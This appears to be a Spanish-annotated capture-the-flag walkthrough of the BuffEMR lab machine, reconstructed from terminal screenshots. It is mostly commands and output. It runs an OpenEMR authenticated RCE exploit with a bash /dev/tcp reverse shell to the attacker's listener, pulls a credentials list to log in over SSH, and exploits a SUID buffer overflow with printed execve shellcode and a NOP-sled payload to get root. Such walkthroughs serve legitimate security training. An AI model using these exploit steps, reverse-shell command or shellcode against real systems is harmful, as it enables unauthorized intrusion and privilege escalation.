

root@miguel: /home/miguel/Work
'''
#!/usr/bin/env python
import argparse
import base64
import requests
import sys
ap = argparse.ArgumentParser(description="OpenEMR RCE")
ap.add_argument("host", help="Path to OpenEMR (Example: http://127.0.0.1/openemr).")
ap.add_argument("-u", "--user", help="Admin username")
ap.add_argument("-p", "--password", help="Admin password")
ap.add_argument("-c", "--cmd", help="Command to run.")
args = ap.parse_args()
ascii = "> .---. ,---. ,---. .-. .-.,---. ,---. <\r\n"
ascii+= ">/ .-.) | .-.\ | .-' | \| || .-' |\ /|| .-.\ <\r\n"
ascii+= ">| | |(_)| |-')| `-. | | || `-. |(\ / || `-'/ <\r\n"
ascii+= ">| | | | | |--' | .-' | |\ || .-' (_)\/ || (<\r\n"
ascii+= ">\ `-' / | | | `--.| | |)|| `--.| \ / || |\ \ <\r\n"
ascii+= ">)---' /(/(__.'/((_)/(__.'| |\/| ||_| \)\ <\r\n"
ascii+= ">(_) (__) (__) (__) (__) '-' '-' (__) <\r\n"
ascii+= " \r\n"
ascii+= " ={> PROJECT INSECURITY <}= \r\n"
ascii+= " \r\n"
ascii+= " Twitter : >@Insecurity< \r\n"
ascii+= " Site : >insecurity.sh< \r\n"
green = "\033[1;32m"
red = "\033[1;31m"
clear = "\033[0m"



(root miguel)-[/home/miguel/Work]
python2.7 45161.py http://192.168.137.18/openemr -u admin -p Monster123 -c 'bash -i >& /dev/tcp/192.168.137.12/9001 0>&1'
/usr/share/offsec-awae-wheels/pyOpenSSL-19.1.0-py2.py3-none-any.whl/OpenSSL/crypto.py:12: CryptographyDeprecationWarning: Python 2 is no longer supported by the Python core team. Support for it is now deprecated in cryptography, and will be removed in the next release.
PROJECT INSECURITY
Twitter : @Insecurity
Site : insecurity.sh
[$] Authenticating with admin:Monster123
[$] Injecting payload
(miguel miguel)-[~]
$ nc -nlvp 9001
listening on [any] 9001 ...
connect to [192.168.137.12] from (UNKNOWN) [192.168.137.18] 36692
bash: cannot set terminal process group (754): Inappropriate ioctl for device
bash: no job control in this shell
www-data@buffemr:/var/www/html/openemr/interface/main$ whoami
whoami
www-data
www-data@buffemr:/var/www/html/openemr/interface/main$

la enumeracion valio la pena XD



INSERT into ENCKEY (id, name, enckey) VALUES (1, "pdfkey", "c2FuM25jcnlwdDNkCg==");
(root miguel)-[/home/miguel/Work/resources/192.168.137.18]
cd ..
(root miguel)-[/home/miguel/Work/resources]
l
sl: command not found
(root miguel)-[/home/miguel/Work/resources]
ls
192.168.137.18 linpeas.sh php_filter_chain_generator.py reverse.php suForce.sh
cmd.php nmap pspy rockyou.txt suforcepolop.sh
(root miguel)-[/home/miguel/Work/resources]
cd ..
(root miguel)-[/home/miguel/Work]
ll
.rwxr-xr-x root root 8.4 KB Sun Feb 9 02:06:16 2025 45161.py
.rw-r--r-- root root 355 B Sun Feb 9 02:28:25 2025 hashzip
drwxr-xr-x root root 4.0 KB Sun Feb 9 01:13:17 2025 resources
.rw-r--r-- root root 309 B Sun Feb 9 02:23:46 2025 user.zip
(root miguel)-[/home/miguel/Work]
unzip user.zip
Archive: user.zip
[user.zip] user.lst password:
inflating: user.lst
(root miguel)-[/home/miguel/Work]
ls
45161.py hashzip resources user.lst user.zip
(root miguel)-[/home/miguel/Work]


(root miguel)-[/home/miguel/Work]
cat user.lst
File: user.lst
This file contain senstive information, therefore, should be always encrypted at rest.
buffemr - Iamgr00t
****** Only I can SSH in ************



(root miguel)-[/home/miguel/Work]
ssh buffemr@192.168.137.18
The authenticity of host '192.168.137.18 (192.168.137.18)' can't be established.
ED25519 key fingerprint is SHA256:iDfhRLBM9zHfhxy00x35NITvqWsh8n69t73luoP/ESE.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.137.18' (ED25519) to the list of known hosts.
buffemr@192.168.137.18's password:
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 5.4.0-77-generic x86_64)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
* Canonical Livepatch is available for installation.
- Reduce system reboots and improve kernel security. Activate at:
https://ubuntu.com/livepatch
81 packages can be updated.
1 update is a security update.
Your Hardware Enablement Stack (HWE) is supported until April 2023.
Last login: Thu Jun 24 10:01:00 2021 from 10.0.0.154
buffemr@buffemr:~$ whoami
buffemr
buffemr@buffemr:~$




me los paso a mi maquina




vemos el desbordamiento de memoria (buffer overflow)



vemos q el eip se sobreescribe, vamos a sacar el offset


┌──(root💀miguel)-[/home/miguel/Work]
└─# gdb ./dontexecute
GNU gdb (Debian 16.1-2) 16.1
[Legend: Modified register | Code | Heap | Stack | String]
registers
$eax : 0xffffcc7c → "aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa[...]"
$ebx : 0x61616161 ("aaaa"?)
$ecx : 0xffffd450 → "aaaaaaaaaa"
$edx : 0xffffcfb4 → "aaaaaaaaaa"
$esp : 0xffffce80 → "aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa[...]"
$ebp : 0x61616161 ("aaaa"?)
$esi : 0x565557c0 → <__libc_csu_init+0000> push ebp
$edi : 0xf7ffcb60 → 0x00000000
$eip : 0x61616161 ("aaaa"?)
$eflags: [zero carry parity adjust SIGN trap INTERRUPT direction overflow RESUME virtualx86 identification]
$cs: 0x23 $ss: 0x2b $ds: 0x2b $es: 0x2b $fs: 0x00 $gs: 0x63
stack
0xffffce80|+0x0000: "aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa[...]" ← $esp
0xffffce84|+0x0004: "aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa[...]"
0xffffce88|+0x0008: "aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa[...]"
0xffffce8c|+0x000c: "aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa[...]"
0xffffce90|+0x0010: "aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa[...]"
0xffffce94|+0x0014: "aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa[...]"
0xffffce98|+0x0018: "aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa[...]"
0xffffce9c|+0x001c: "aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa[...]"
code:x86
[!] Cannot disassemble from $PC
[!] Cannot access memory at address 0x61616161
thre
[#0] Id 1, Name: "dontexecute", stopped 0x61616161 in ?? (), reason: SIGSEGV
tr
gef➤ pattern create 2000


gef➤ pattern create 2000
[+] Generating a pattern of 2000 bytes (n=4)
aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaazaabbaabcaabdaabeaabfaabgaabhaabiaabjaabkaabla
abmaabnaaboaabpaabqaabraabsaabtaabuaabvaabwaabxaabyaabzaacbaaccaacdaaceaacfaacgaachaaciaacjaackaaclaacmaacnaacoaacpaacqaacraacsaactaacuaacvaacwaac
xaacyaaczaadbaadcaaddaadeaadfaadgaadhaadiaadjaadkaadlaadmaadnaadoaadpaadqaadraadsaadtaaduaadvaadwaadxaadyaadzaaebaaecaaedaaeeaaefaaegaaehaaeiaaeja
aekaaelaaemaaenaaeoaaepaaeqaaeraaesaaetaaeuaaevaaewaaexaaeyaaezaafbaafcaafdaafeaaffaafgaafhaafiaafjaafkaaflaafmaafnaafoaafpaafqaafraafsaaftaafuaaf
vaafwaafxaafyaafzaagbaagcaagdaageaagfaaggaaghaagiaagjaagkaaglaagmaagnaagoaagpaagqaagraagsaagtaaguaagvaagwaagxaagyaagzaahbaahcaahdaaheaahfaahgaahha
ahiaahjaahkaahlaahmaahnaahoaahpaahqaahraahsaahtaahuaahvaahwaahxaahyaahzaaibaaicaaidaaieaaifaaigaaihaaiiaaijaaikaailaaimaainaaioaaipaaiqaairaaisaai
taaiuaaivaaiwaaixaaiyaaizaajbaajcaajdaajeaajfaajgaajhaajiaajjaajkaajlaajmaajnaajoaajpaajqaajraajsaajtaajuaajvaajwaajxaajyaajzaakbaakcaakdaakeaakfa
akgaakhaakiaakjaakkaaklaakmaaknaakoaakpaakqaakraaksaaktaakuaakvaakwaakxaakyaakzaalbaalcaaldaaleaalfaalgaalhaaliaaljaalkaallaalmaalnaaloaalpaalqaal
raalsaaltaaluaalvaalwaalxaalyaalzaambaamcaamdaameaamfaamgaamhaamiaamjaamkaamlaammaamnaamoaampaamqaamraamsaamtaamuaamvaamwaamxaamyaamzaanbaancaanda
aneaanfaangaanhaaniaanjaankaanlaanmaannaanoaanpaanqaanraansaantaanuaanvaanwaanxaanyaanzaaobaaocaaodaaoeaaofaaogaaohaaoiaaojaaokaaolaaomaaonaaooaao
paaoqaaoraaosaaotaaouaaovaaowaaoxaaoyaaozaapbaapcaapdaapeaapfaapgaaphaapiaapjaapkaaplaapmaapnaapoaappaapqaapraapsaaptaapuaapvaapwaapxaapyaapzaaqba
[Legend: Modified register | Code | Heap | Stack | String]
registers
$eax : 0xffffc7ec → "aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaama[...]"
$ebx : 0x66616162 ("baaf"?)
$ecx : 0xffffd450 → "atxaatyaat"
$edx : 0xffffcfb2 → "atxaatyaat"
$esp : 0xffffc9f0 → "eaaffaafgaafhaafiaafjaafkaaflaafmaafnaafoaafpaafqa[...]"
$ebp : 0x66616163 ("caaf"?)
$esi : 0x565557c0 → <__libc_csu_init+0000> push ebp
$edi : 0xf7ffcb60 → 0x00000000
$eip : 0x66616164 ("daaf"?)
$eflags: [zero carry parity adjust SIGN trap INTERRUPT direction overflow RESUME virtualx86 identification]
$cs: 0x23 $ss: 0x2b $ds: 0x2b $es: 0x2b $fs: 0x00 $gs: 0x63
stack
0xffffc9f0|+0x0000: "eaaffaafgaafhaafiaafjaafkaaflaafmaafnaafoaafpaafqa[...]" ← $esp
0xffffc9f4|+0x0004: "faafgaafhaafiaafjaafkaaflaafmaafnaafoaafpaafqaafra[...]"
0xffffc9f8|+0x0008: "gaafhaafiaafjaafkaaflaafmaafnaafoaafpaafqaafraafsa[...]"
0xffffc9fc|+0x000c: "haafiaafjaafkaaflaafmaafnaafoaafpaafqaafraafsaafta[...]"
0xffffca00|+0x0010: "iaafjaafkaaflaafmaafnaafoaafpaafqaafraafsaaftaafua[...]"
0xffffca04|+0x0014: "jaafkaaflaafmaafnaafoaafpaafqaafraafsaaftaafuaafva[...]"
0xffffca08|+0x0018: "kaaflaafmaafnaafoaafpaafqaafraafsaaftaafuaafvaafwa[...]"
0xffffca0c|+0x001c: "laafmaafnaafoaafpaafqaafraafsaaftaafuaafvaafwaafxa[...]"


[!] Cannot disassemble from $PC
[!] Cannot access memory at address 0x66616164
threads
[#0] Id 1, Name: "dontexecute", stopped 0x66616164 in ?? (), reason: SIGSEGV
trace
gef➤ pattern offset $eip
[+] Searching for '66616164'/'66616164' with period=4
[+] Found at offset 512 (little-endian search) likely
gef➤

shellcode q me ejecuta una vash https://shell-storm.org/shellcode/files/shellcode-606.html


```
sh sets (euid, egid) to (uid, gid) if -p not supplied and uid < 100
Read more: http://www.faqs.org/faqs/unix-faq/shell/bash/#ixzz0mzPmJC49

sassembly of section .text:

08048054 <.text>:
 8048054:       6a 0b                   push   $0xb
 8048056:       58                      pop    %eax
 8048057:       99                      cltd
 8048058:       52                      push   %edx
 8048059:       66 68 2d 70             pushw  $0x702d
 804805d:       89 e1                   mov    %esp,%ecx
 804805f:       52                      push   %edx
 8048060:       6a 68                   push   $0x68
 8048062:       68 2f 62 61 73          push   $0x7361622f
 8048067:       68 2f 62 69 6e          push   $0x6e69622f
 804806c:       89 e3                   mov    %esp,%ebx
 804806e:       52                      push   %edx
 804806f:       51                      push   %ecx
 8048070:       53                      push   %ebx
 8048071:       89 e1                   mov    %esp,%ecx
 8048073:       cd 80                   int    $0x80

*/

#include <stdio.h>

char shellcode[] = "\x6a\x0b\x58\x99\x52\x66\x68\x2d\x70"
                   "\x89\xe1\x52\x6a\x68\x68\x2f\x62\x61"
                   "\x73\x68\x2f\x62\x69\x6e\x89\xe3\x52"
                   "\x51\x53\x89\xe1\xcd\x80";

int main(int argc, char *argv[])
{
        fprintf(stdout,"Length: %d\n",strlen(shellcode));
        (*(void(*)()) shellcode)();
```

a los 512 le resto los 33 bytes para que no se pase del eip

`x/300wx $esp` voy a buscar una direccion de algun optcode cualquiera antes de que se ejecute el shellcode, asi la pongo en el eip, vuelve a esa direccion y luego me ejecuta el shellcode

```
xffffd5a0:      0x90909090      0x90909090      0x90909090      0x90909090
xffffd5b0:      0x90909090      0x90909090      0x90909090      0x90909090
--Type <return> to continue, or q <return> to quit---
xffffd5c0:      0x90909090      0x90909090      0x90909090      0x90909090
xffffd5d0:      0x90909090      0x90909090      0x90909090      0x90909090
xffffd5e0:      0x90909090      0x90909090      0x90909090      0x90909090
xffffd5f0:      0x90909090      0x90909090      0x90909090      0x90909090
xffffd600:      0x90909090      0x90909090      0x90909090      0x90909090
xffffd610:      0x90909090      0x90909090      0x90909090      0x90909090
xffffd620:      0x90909090      0x90909090      0x90909090      0x90909090
xffffd630:      0x90909090      0x90909090      0x90909090      0x90909090
xffffd640:      0x90909090      0x90909090      0x90909090      0x90909090
xffffd650:      0x90909090      0x90909090      0x90909090      0x90909090
xffffd660:      0x90909090      0x90909090      0x90909090      0x90909090
xffffd670:      0x90909090      0x90909090      0x90909090      0x90909090
xffffd680:      0x90909090      0x90909090      0x90909090      0x90909090
xffffd690:      0x90909090      0x90909090      0x90909090      0x90909090
xffffd6a0:      0x90909090      0x90909090      0x90909090      0x90909090
xffffd6b0:      0x90909090      0x90909090      0x90909090      0x90909090
xffffd6c0:      0x90909090      0x90909090      0x90909090      0x90909090
xffffd6d0:      0x90909090      0x90909090      0x90909090      0x90909090
xffffd6e0:      0x90909090      0x90909090      0x90909090      0x90909090
xffffd6f0:      0x90909090      0x90909090      0x90909090      0x90909090
xffffd700:      0x90909090      0x90909090      0x90909090      0x90909090
xffffd710:      0x90909090      0x90909090      0x90909090      0x90909090
xffffd720:      0x90909090      0x90909090      0x90909090      0x90909090
xffffd730:      0x90909090      0x90909090      0x90909090      0x90909090
xffffd740:      0x90909090      0x90909090      0x90909090      0x90909090
xffffd750:      0x6a909090      0x5299580b      0x702d6866      0x6a52e189
xffffd760:      0x622f6868      0x2f687361      0x896e6962      0x535152e3
xffffd770:      0x80cde189      0xffffd350      0x5f534c00      0x4f4c4f43
xffffd780:      0x723d5352      0x3a303d73      0x303d6964      0x34333b31
xffffd790:      0x3d6e6c3a      0x333b3130      0x686d3a36      0x3a30303d
xffffd7a0:      0x343d6970      0x33333b30      0x3d6f733a      0x333b3130
xffffd7b0:      0x6f643a35      0x3b31303d      0x623a3533      0x30343d64
   root@miguel: /home/miguel/Work        buffemr@buffemr: /opt          ~
```

```
(gdb) r $(python -c 'print("\x90"*479 + "\x6a\x0b\x58\x99\x52\x66\x68\x2d\x70\x89\xe1\x52\x6a\x68\x68\x2f\x62\x61\x73\x68\x2f\x62\x69\x6e\x89\xe3\
x52\x51\x53\x89\xe1\xcd\x80" + "\x90\xd6\xff\xff")')
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /opt/dontexecute $(python -c 'print("\x90"*479 + "\x6a\x0b\x58\x99\x52\x66\x68\x2d\x70\x89\xe1\x52\x6a\x68\x68\x2f\x62\x61\x73\x
68\x2f\x62\x69\x6e\x89\xe3\x52\x51\x53\x89\xe1\xcd\x80" + "\x90\xd6\xff\xff")')
process 2707 is executing new program: /bin/bash
buffemr@buffemr:/opt$ exit
[Inferior 1 (process 2707) exited normally]
(gdb) quit
buffemr@buffemr:/opt$ ./dontexecute $(python -c 'print("\x90"*479 + "\x6a\x0b\x58\x99\x52\x66\x68\x2d\x70\x89\xe1\x52\x6a\x68\x68\x2f\x62\x61\x73\
x68\x2f\x62\x69\x6e\x89\xe3\x52\x51\x53\x89\xe1\xcd\x80" + "\x90\xd6\xff\xff")')
bash-4.4# whoami
root
bash-4.4#
   root@miguel: /home/miguel/Work        buffemr@buffemr: /opt          ~
```


bash-4.4# cat Root_flag.txt
COngratulations !!! Tweet me at @san3ncrypt3d !